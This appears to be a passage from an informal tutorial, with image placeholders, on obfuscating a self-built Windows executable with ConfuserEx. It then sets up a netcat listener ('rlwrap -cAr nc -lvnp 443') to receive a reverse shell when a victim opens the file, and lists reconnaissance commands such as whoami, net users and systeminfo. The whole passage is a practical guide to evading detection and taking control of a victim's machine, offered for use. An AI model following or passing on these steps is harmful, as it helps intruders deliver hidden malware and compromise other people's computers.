
Open it

Navn	Endringsdato	Type	Størrelse
Lenge siden			
ConfuserEx.exe	1. jul. 2016 11:55	Program	388 kB
ConfuserEx.pdb	1. jul. 2016 11:55	Program Debug D...	212 kB
Confuser.CLI.exe	1. jul. 2016 11:54	Program	28 kB
Confuser.CLI.pdb	1. jul. 2016 11:54	Program Debug D...	66 kB
Confuser.Protections.dll	1. jul. 2016 11:54	Programutvidelse	128 kB
Confuser.Protections.pdb	1. jul. 2016 11:54	Program Debug D...	338 kB
Confuser.Runtime.dll	1. jul. 2016 11:54	Programutvidelse	42 kB
Confuser.Runtime.pdb	1. jul. 2016 11:54	Program Debug D...	128 kB
Confuser.Renamer.dll	1. jul. 2016 11:54	Programutvidelse	303 kB
Confuser.Renamer.pdb	1. jul. 2016 11:54	Program Debug D...	344 kB
Confuser.DynCipher.dll	1. jul. 2016 11:54	Programutvidelse	46 kB

Drag the Exe u built in




Go to settings Click the .exe listed and click +



Here is + - and edit click the edit




This comes up





Make it to Preset Normal and click +

Add these in a random order it should be 10




Click done go to protect and a new file will be created called Confused



Now we need to go listen for the port we can use this

```
rlwrap -cAr nc -lvnp 443
```



File was opened and we got a connection

To test what we have we can do these commands for example



whoami

powershell -c pwd

net users

net users "username u got from net users"

systeminfo

dir, cd etc windows commands